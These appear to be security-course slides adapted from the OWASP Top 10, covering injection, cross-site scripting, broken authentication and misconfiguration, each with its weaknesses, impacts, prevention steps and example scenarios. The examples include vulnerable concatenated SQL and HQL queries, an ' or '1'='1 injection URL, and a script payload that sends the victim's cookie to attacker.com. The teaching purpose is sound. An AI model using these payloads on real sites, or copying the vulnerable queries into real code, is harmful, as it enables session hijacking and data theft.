
4.2. Common Types of Vulnerabilities

4.2.1. Injection

Injection

- Injection flaws, such as **SQL**, **NoSQL**, **OS**, and **LDAP** (Lightweight Directory Access Protocol) injection, occur when untrusted data is sent to an interpreter as part of a command or query.
- The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Injection



Injection - Security Weakness

- Injection flaws are very prevalent, particularly in legacy code.
- Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries.
- Injection flaws are easy to discover when examining code.
- Scanners and fuzzers can help attackers find injection flaws.

Injection - Impacts

- Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover.
- The business impact depends on the needs of the application and data.

Injection – Vulnerabilities

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection.

The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs.

Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

Injection – How to Prevent

- Preventing injection requires keeping data separate from commands and queries.
- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).

Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().

- Use positive or “whitelist” server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.

Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.

- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Injection – Examples

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" +  
request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE  
custID='" + request.getParameter("id") + "'");
```



- In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

- This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

Activity 07

- Log into your account in <https://www.hackthissite.org/>
- Click the basic mission link
- Complete the second mission.



4.2. Common Types of Vulnerabilities

4.2.2. Cross-site Scripting

Cross-site Scripting (XSS)

- XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. **XSS allows attackers to execute scripts in the victim's browser** which can **hijack** user sessions, deface web sites, or redirect the user to malicious sites.

Cross-site Scripting (XSS)

1 Attacker sets the trap – update my profile



Application with
stored XSS
vulnerability



2 Victim views page – sees attacker profile



3

Script silently sends attacker Victim's session cookie

Cross-site Scripting - Threat Agents


- Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.

Cross-site Scripting - Security Weakness

- XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications.
- Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.

Cross-site Scripting - Impacts

- The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.



Cross-site Scripting - Vulnerabilities

There are three forms of XSS, usually targeting users' browsers:

- Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.
- Stored XSS: The application or API stores unsensitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.
- DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.
- Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

Cross-site Scripting – How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
- Enabling a Content Security Policy (CSP) as a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

Cross-site Scripting – Examples

Scenario #1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```


- The attacker modifies the 'CC' parameter in the browser to:
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'.
- This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

4.2. Common Types of Vulnerabilities

4.2.3. Broken Authentication and Session Management

Broken Authentication



Broken Authentication

- Application functions related to authentication and session management are often **implemented incorrectly**, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.



Broken Authentication - Threat Agents

Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.

Broken Authentication - Security Weakness

- The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications.
- Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

Broken Authentication - Impacts

Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.

Broken Authentication - Vulnerabilities

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks. There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see A3:2017-Sensitive Data Exposure).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

Broken Authentication – How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

Broken Authentication – Examples

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.


Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

4.2. Common Types of Vulnerabilities

4.2.4. Security Misconfiguration


Security Misconfiguration

- Security misconfiguration is the most commonly seen issue.
- Result of
 - insecure default configurations
 - incomplete or ad hoc configurations
 - open cloud storage
 - misconfigured HTTP headers
 - verbose error messages containing sensitive information.
- Not only must all operating systems, frameworks, libraries, and applications be **securely configured**, but they must be **patched/updated** in a timely fashion.



Security Misconfiguration - Threat Agents


- Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.



Security Misconfiguration - Security Weakness

- Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.

Security Misconfiguration



Security Misconfiguration - Impacts

- Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.
- The business impact depends on the protection needs of the application and data.

Security Misconfiguration - Vulnerabilities

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.
- The software is out of date or vulnerable (see A9:2017-Using Components with Known Vulnerabilities).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

Security Misconfiguration – How to Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see A9:2017-Using Components with Known Vulnerabilities). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
- Sending security directives to clients, e.g. Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.

Security Misconfiguration – Examples

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

